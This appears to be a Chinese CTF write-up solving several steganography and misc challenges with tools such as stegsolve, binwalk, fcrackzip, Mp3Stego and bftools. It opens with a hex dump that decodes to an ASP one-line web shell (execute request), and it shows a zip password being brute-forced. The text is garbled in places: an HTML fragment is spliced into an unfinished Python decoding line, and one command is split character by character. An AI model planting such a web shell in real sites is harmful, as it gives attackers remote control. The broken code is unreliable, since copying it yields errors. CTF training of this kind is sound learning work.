


最后使用 WinHex 打开即可

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15
00000000	FF	FE	3C	25	20	65	78	65	63	75	74	65	20	72	65	71	75	65	73	74	28	22
00000016	65	40	73	79	74	30	67	33	74	22	29	25	3E	00								

0x02 蒲公英的约定

使用 stegsolve 打开图片，切换像素通道



发现一张二维码，反色后扫描得到一段使用 base32 编码的字符串，直接使用 python

解码

```
>>> import base64
>>> base64.b32decode('<div data-bbox="144 659 321 682" data-label="Section-Header">
0x03 什么鬼
```

使用 binwalk 分析发现 zip 头，dd 提取出来，发现压缩包里包含一张图片，压缩包设置了密码，并给出了提示“密码长度：4 位”。

```

root@kali: ~/Desktop# binwalk baozou_new.jpg
DECIMAL          HEX          DESCRIPTION
-----
0                0x0          JPEG image data, JFIF standard 1.01
4308             0x10D4       Zip encrypted archive data, at least v2.0 to ext
ract, compressed size: 9068,  uncompressed size: 10244, name: "qr.png"

root@kali: ~/Desktop# dd if=baozou_new.jpg of=1.zip bs=1 skip=4308
记录了9243+0 的读入
记录了9243+0 的写出
9243字节(9.2 kB)已复制, 0.0509124 秒, 182 kB/秒

```

使用 fcrackzip 破解密码即可。

```

root@kali: ~/Desktop# fcrackzip -b -u 1.zip -l 4-4 -c 1aA!

PASSWORD FOUND!!!!: pw == 19bZ

```

解密后得到一张处理过的图片，直接画图工具处理后扫描即可得到 flag。



0x04 客官，听点小曲儿？


点击进入答题页面，下载音频，可以猜想这可能是使用 Mp3Stego 编码的音频，但是解码的话需要知道密码。

题目提供的是 index.php，所以代理抓包 send to Repeater，最终在响应包的头部发现“key: cheers”

然后使用 Mp3Stego 解码

```
C:\Users\Administrator\Desktop\收拾\工具\Mp3Stego_1.1.18\Mp3Stego>decode -X -P c
heers song.mp3
Mp3StegoEncoder 1.1.17
See README file for copyright info
Input file = 'song.mp3' output file = 'song.mp3.pcm'
Will attempt to extract hidden information. Output: song.mp3.txt
the bit stream file song.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=0, pd=1, pr=0, m=0, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=stereo, sblim=32, jsbd=32, ch=2
[Frame 9747]Avg slots/frame = 417.917; b/smp = 2.90; br = 127.987 kbps
Decoding of "song.mp3" is finished
The decoded PCM output file name is "song.mp3.pcm"
```

解码后得到一段字符串，栅栏密码。



简单处理一下，发现是 6 栏，得到 flag：

flag_Xd{hSh_ctf:mp3stego_fence##}

0x05 网红之路

使用 brainfuck 对图片编码，利用 bftools 对应解码，得到 flag。

```
C:\Users\Administrator\Desktop>D:\渗透测试包\bftools\bftools.exe decode brainc
o
p
t
e
r
f
u
y
u
a
n
h
u
i
.
p
n
g
--output test.png

C:\Users\Administrator\Desktop>D:\渗透测试包\bftools\bftools.exe run test.png
flag_Xd{hSh_ctf:you_se3_br@infuck}

C:\Users\Administrator\Desktop>
```

